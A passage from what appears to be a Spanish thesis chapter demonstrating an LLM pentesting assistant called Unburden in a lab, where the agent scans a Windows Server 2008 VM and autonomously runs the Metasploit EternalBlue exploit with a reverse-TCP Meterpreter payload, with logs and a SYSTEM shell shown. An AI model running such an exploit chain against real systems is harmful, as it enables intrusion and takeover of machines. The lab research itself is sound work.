



Figura 6.1: Máquina Virtual Windows Server 2008

6.2 Inicialización del sistema

El primer paso consiste en desplegar Unburden mediante el script de inicialización. Este script prepara el entorno, activa el entorno virtual de Python y lanza el servidor Uvicorn[45] que aloja tanto el **backend** como el **frontend** de la aplicación.



```
Unburden

Cybersecurity AI Assistant • Pentesting • OSINT • Automation

>> Initializing services...
  • Python environment: active
  • Metasploit RPC daemon: running (PID: 6263)

>> Access points:
  • Frontend: http://localhost:7777/app
  • API Docs: http://localhost:7777/docs
  • Health:   http://localhost:7777/health

[Press Ctrl+C to terminate]

2026-02-03 12:00:45,180 - src.backend.config.config - INFO - Starting Unburden on 0.0.0.0:7777
INFO: Started server process [6396]
INFO: Waiting for application startup.
2026-02-03 12:00:46,105 - src.backend.mcp.mcp_manager - INFO - MCP: 4 servers configured
2026-02-03 12:00:46,106 - src.backend.mcp.mcp_client - INFO - [MCP] OSINT: connected
2026-02-03 12:00:46,106 - src.backend.mcp.mcp_client - INFO - [MCP] nmap: connected
2026-02-03 12:00:46,106 - src.backend.mcp.mcp_client - INFO - [MCP] metasploit: connected
2026-02-03 12:00:46,106 - src.backend.mcp.mcp_client - INFO - [MCP] network-tools: connected
2026-02-03 12:00:46,585 - src.backend.mcp.mcp_client - INFO - [MCP Client 1 (OSINT)] Loaded 61 tools
2026-02-03 12:00:47,009 - src.backend.mcp.mcp_client - INFO - [MCP Client 2 (nmap)] Loaded 8 tools
2026-02-03 12:00:47,533 - src.backend.mcp.mcp_client - INFO - [MCP Client 3 (metasploit)] Loaded 11 tools
2026-02-03 12:00:47,861 - src.backend.mcp.mcp_client - INFO - [MCP Client 4 (network-tools)] Loaded 3 tools
2026-02-03 12:00:47,863 - src.backend.mcp.mcp_client - INFO - Agent created with 83 total tools from 4 clients
2026-02-03 12:00:47,863 - src.backend.agent.agent_manager - INFO - Agent initialized successfully
INFO: Application startup complete.
INFO: Uvicorn running on http://0.0.0.0:7777 (Press CTRL+C to quit)
```

Figura 6.2: Inicialización de Unburden mediante el script de arranque

Una vez el sistema está en funcionamiento, se accede a la interfaz web (ver sección 5.4) donde el usuario puede interactuar con el asistente en lenguaje natural.

6.3 Configuración de la sesión

Antes de comenzar con las tareas, es recomendable activar el **modo pentesting**, el cual habilita la gestión de informes e históricos, de modo que al terminar el ejercicio podamos generar un reporte de los hallazgos.




Figura 6.3: Activación del modo pentesting para generar informes de la sesión

6.4 Descubrimiento de hosts

El siguiente paso en cualquier proceso de pentesting es el descubrimiento de hosts activos en la red objetivo. Para ello, se solicita al sistema que realice un escaneo de la red local.




Figura 6.4: Solicitud de descubrimiento de hosts en la red

El LLM interpreta la instrucción del usuario y determina que debe invocar herramientas del servidor MCP[7] de Network Tools. Específicamente, utiliza la herramienta `arp` para identificar los equipos conectados a la red local.




Figura 6.5: Ejecución de la Herramienta ARP para descubrimiento de hosts

El sistema detecta correctamente la máquina víctima y muestra su dirección IP junto con los demás dispositivos presentes en la red.



Figura 6.6: Resultados del descubrimiento de hosts

6.5 Escaneo de puertos

Una vez identificado el objetivo, se procede a solicitar un escaneo de puertos sobre la máquina víctima. El usuario indica al LLM en lenguaje natural qué equipo desea analizar.




Figura 6.7: Solicitud de escaneo de puertos del host objetivo

El sistema interpreta correctamente la instrucción y decide realizar el escaneo utilizando el servidor MCP de Nmap[33]. Como no se especificó ningún modo de escaneo en particular, el LLM opta por utilizar un escaneo rápido mediante la función `top_ports()`, la cual analiza los puertos más comunes.


```

2026-02-03 12:31:48,368 - src.backend.routes.chat - INFO - Chat request - ID: ffc4487a, Pentesting: True, Message Length: 47
2026-02-03 12:31:48,368 - src.backend.agent.agent_manager - INFO - [AGENT] Available tools count: 83
2026-02-03 12:31:48,369 - src.backend.agent.agent_manager - INFO - [AGENT] Metasploit-related tools: ['vuln_product_exploits', 'list_exploits', 'run_exploit']
Running step init_run
Step init_run produced event AgentInput
Running step setup_agent
Step setup_agent produced event AgentSetup
Running step run_agent_step
2026-02-03 12:31:53,636 - httpx - INFO - HTTP Request: POST http://localhost:11434/api/chat "HTTP/1.1 200 OK"
Step run_agent_step produced event AgentOutput
Running step parse_agent_output
Step parse_agent_output produced no event
Running step call_tool
2026-02-03 12:33:16,067 - src.backend.agent.agent_manager - INFO - [TOOL 1/50] Calling top_ports
Step call_tool produced event ToolCallResult
Running step aggregate_tool_results
Step aggregate_tool_results produced event AgentInput
Running step setup_agent
Step setup_agent produced event AgentSetup
Running step run_agent_step
2026-02-03 12:33:28,508 - httpx - INFO - HTTP Request: POST http://localhost:11434/api/chat "HTTP/1.1 200 OK"
Step run_agent_step produced event AgentOutput
Running step parse_agent_output
Step parse_agent_output produced event StopEvent
2026-02-03 12:37:40,480 - src.backend.agent.agent_manager - INFO - [STOP] StopEvent detected after 1 tool calls
2026-02-03 12:37:40,480 - src.backend.agent.agent_manager - INFO - [RESPONSE] Total tool calls: 1
2026-02-03 12:37:40,480 - src.backend.agent.agent_manager - INFO - [RESPONSE] Final response length: 741 chars
2026-02-03 12:37:40,480 - src.backend.routes.chat - INFO - Model response (with thinking): Se encontraron los siguientes puertos abiertos en **192.168.56.6**:

- **21/tcp** - FTP
- **80/tcp** - HTTP
- **135/tcp** - MSRPC
- **139/tcp** - NetBIOS-SSN
- **445/tcp** - Microsoft-Ds (SMB)
- **3306/tcp** - MySQL
- **3389/tcp** - MS-WBT-Server (RDP)
- **4848/tcp** - AppServ-HTTP
- **5985/tcp** - WSMAN
- **7676/tcp** - IMQBrokerD
- **8080/tcp** - HTTP-Proxy
- **8181/tcp** - InterMapper
- **8383/tcp** - M2MServices
- **9200/tcp** - WAP-WSP
- **49152-49158/tcp** - Unknown (posible servicios dinámicos o pruebas)

**MAC Address:** 08:00:27:EF:BC:ED (Oracle VirtualBox virtual NIC)
**Tiempo de escaneo:** 5.94 segundos

¿Deseas explorar vulnerabilidades en alguno de estos servicios o intentar explotarlos?

```

Figura 6.8: Decisión del LLM de ejecutar un escaneo rápido

Los resultados del escaneo son mostrados en pantalla y revelan los puertos abiertos en la máquina objetivo.




Figura 6.9: Resultados del escaneo de puertos

6.6 Identificación de vulnerabilidades

Con la información de los puertos abiertos, se solicita al sistema que analice qué servicios podrían ser vulnerables. El LLM procesa los resultados e identifica que el puerto 445 (SMB) podría ser susceptible al exploit EternalBlue.




Figura 6.10: Puertos abiertos detectados en el objetivo

El asistente recomienda probar EternalBlue como posible vector de ataque.




Figura 6.11: Recomendación del LLM de utilizar EternalBlue

6.7 Ejecución del exploit y obtención de shell

El objetivo final es ejecutar el exploit EternalBlue y obtener una **shell** que permita al usuario tomar el control de la máquina víctima. Se solicita al sistema que realice esta acción.



Figura 6.12: Solicitud de ejecución de EternalBlue y acceso sesión Meterpreter

El sistema detecta que la petición requiere ejecutar el exploit y entregarle al usuario una sesión **Meterpreter**. El **LLM** ejecuta automáticamente el exploit EternalBlue a través del servidor **MCP** de Metasploit[34], configurando los parámetros necesarios como la dirección IP del objetivo, el **payload** a utilizar (Meterpreter) y el puerto de escucha.

Durante la ejecución, el sistema genera logs que muestran el progreso de la acción. Estos logs permiten al usuario ver que está sucediendo internamente.

```

Running step call tool
2026-02-03 17:44:30,290 - src.backend.agent.agent_manager - INFO - [TOOL 1/50] Calling run_exploit
2026-02-03 17:44:30,768 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] =====
2026-02-03 17:44:30,768 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] Executing exploit: windows/smb/ms17_010_etern
alblue
2026-02-03 17:44:30,768 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] Target: 192.168.56.6, LHOST: 192.168.56.1, LP
ORT: 4444
2026-02-03 17:44:30,768 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] =====
2026-02-03 17:44:30,768 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] Step 1: Auto-detecting target OS...
2026-02-03 17:44:30,768 - metasploit_mcp_server - INFO - [OS_DETECT] Attempting to detect OS for 192.168.56.6 via pi
ng...
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [OS_DETECT] Detected TTL=128 for 192.168.56.6
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [OS_DETECT] ✓ Detected OS: Windows (TTL=128)
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] ✓ OS Detection: WINDOWS
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] Step 2: Auto-selecting payload...
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [PAYLOAD_SUGGEST] Exploit: windows/smb/ms17_010_eternalblue
, OS: windows, Arch: x64
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [PAYLOAD_SUGGEST] ✓ Suggested Windows payload: windows/x64/
meterpreter/reverse_tcp
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] ✓ Selected payload: windows/x64/meterpreter/r
everse_tcp
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] Step 3: Configuring exploit options...
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] ✓ Exploit options: {'RHOSTS': '192.168.56.6'}
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] ✓ Payload options: {'LHOST': '192.168.56.1',
'LPORT': '4444'}
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] Step 4: Executing exploit via console...
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - [RUN_EXPLOIT] Using EXTENDED timeout (300s) for stage deliv
ery and session setup...
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - Executing exploit/windows/smb/ms17_010_eternalblue synchron
ously via console (command: exploit)...
2026-02-03 17:44:30,771 - metasploit_mcp_server - INFO - Creating PERSISTENT MSF console for session management...
2026-02-03 17:44:31,988 - metasploit_mcp_server - INFO - PERSISTENT MSF console created (ID: 0) - will NOT be destro
yed
2026-02-03 17:44:32,194 - metasploit_mcp_server - INFO - Using PERSISTENT console for exploit execution (maintains s

```

Figura 6.13: Logs internos de la ejecución de EternalBlue

El exploit se ejecuta con éxito y logra comprometer la máquina víctima. Una vez comprometido el sistema, se establece una conexión desde la máquina Windows Server 2008 hacia el equipo que aloja Unburden.

TCP	127.0.0.1:49939	127.0.0.1:8020	TIME_WAIT	0
TCP	127.0.0.1:49940	127.0.0.1:8020	TIME_WAIT	0
TCP	127.0.0.1:49941	127.0.0.1:8020	TIME_WAIT	0
TCP	192.168.56.6:139	0.0.0.0:0	LISTENING	4
TCP	192.168.56.6:49405	192.168.56.1:4444	ESTABLISHED	1112
TCP	[::]:21	[::]:0	LISTENING	1440
TCP	[::]:80	[::]:0	LISTENING	4
TCP	[::]:135	[::]:0	LISTENING	744

Figura 6.14: Conexión establecida vista desde la máquina víctima

Para facilitar la gestión de la sesión comprometida, Unburden crea automáticamente una sesión en `tmux` [51] donde se encuentra la sesión meterpreter. Esta sesión permite al usuario acceder a la shell de forma manual para que pueda realizar las acciones que considere.

```

> tmux ls
Unburden-msf-1-20260203-175413: 1 windows (created Tue Feb 3 17:54:13 2026) (attached)

```

Figura 6.15: Sesión Tmux creada para gestionar la shell comprometida

Dentro de la sesión creada, el usuario tiene acceso a múltiples capacidades post-explotación que proporciona meterpreter.

```
/home/montaos/Proyectos/Unburden/.venv/bin/python3 /tmp/unburden/repl_1_20260203175413.py
> /home/montaos/Proyectos/Unburden/.venv/bin/python3 /tmp/unburden/repl_1_20260203175413.py

=====
Unburden - Interactive Meterpreter REPL
=====
Session : #1
Type    : meterpreter
Target  : 192.168.56.6
Info    : NT AUTHORITY\SYSTEM @ VAGRANT-2008R2
Exploit : exploit/windows/smb/ms17_010_eternalblue
=====
shell  -> Entrar al shell del SO
quit   -> Desconectar
Ctrl+C -> Interrumpir comando actual
=====

msf#1> shell
[*] Entering OS shell... (type 'exit' to return to Meterpreter)
Process 600 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>msf#1(shell)> whoami
whoami
nt authority\system

C:\Windows\system32>
C:\Windows\system32>msf#1(shell)> □
```

Figura 6.16: Acceso a la sesión Meterpreter a través de Tmux

La tarea se ha completado exitosamente. El sistema ha orquestado de forma autónoma todo el flujo de ataque, desde la identificación del objetivo hasta la entrega de una sesión completamente funcional e interactiva.

6.8 Generación del informe de la actividad realizada

Procedemos a indicarle al sistema que necesitamos un informe del mismo. Para ello basta con pulsar el botón **[GEN]** de la interfaz.

